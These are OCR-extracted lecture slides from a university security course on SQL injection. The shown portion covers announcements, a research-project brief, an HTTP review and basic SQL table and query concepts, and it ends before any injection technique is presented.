CSCI 476: Computer Security

SQL Injection Attack

Reese Pearsall

Fall 2024


*all images are stolen from the internet

Announcements

Lab 3 (Buffer Overflow) Due Tuesday @ **11:59 PM**

No class on Thursday

Project Instructions Posted



Research Project

Security Research Project

Due **Thursday** November 16th

Overview


We cant cover all the different areas of security in this class. This project is designed for you to research an interesting topic in security of your choice. You have the choice of writing a paper, or creating a video presentation of your topic. You can submit your research project at any point during the semester.

Rules

Generally, most security topics are fair game, but there are a few ground rules.

- You must get the topic approved by Reese first (email/Discord dm/office hours)
- You cannot select a topic that we cover in this class. This is a list of the topics that I plan to cover in this class
- Don't select a topic that might require you to download malware onto your machine. That is a bad idea.

Instructions



Partners are NOT allowed and you CANT use a late pass on this assignment. There are two options for the research project. You must select one.

Brief Review of The Internet

Communication of the web:


- URL

```
protocol://hostname[:port]/[path/]file
```


ex.
http://cs.montana.edu/pearsall/rainer.jpeg

HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…



Brief Review of The Internet



Communication of the web:

- URL

```
protocol://hostname[:port]/[path/]file
```

ex.
http://cs.montana.edu/pearsall/rainer.jpeg


HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…

HTTP Response:

- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Brief Review of The Internet



Communication of the web:

- URL

HTTP Request:

- **Format**: Method, Headers, Body
- **Methods**: GET, POST, HAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie…


HTTP Response:

- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - Relational (MySql)
  - Non-Relational (MongoDB)

Brief Review of The Internet



Often times, we will want to query only certain data from the database


- *"Give me all the red, SUV cars"*
- *"Give me all the cars that cost less than $40,000"*

If we are working with an SQL-like database, then we can issue an **SQL query**

Query parameters can be passed via URL or in an HTTP request

```
protocol://hostname[:port]/[path/]file[?color=red&type=suv]
```

Brief Review of The Internet




In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet



In SQL, our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of the entries


"I want to see the names of all my friends who are older than 34!"

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Brief Review of The Internet

"I want to see the names of all my friends who are older than 34!"



SQL Query Format

```
SELECT___FROM____WHERE __
```

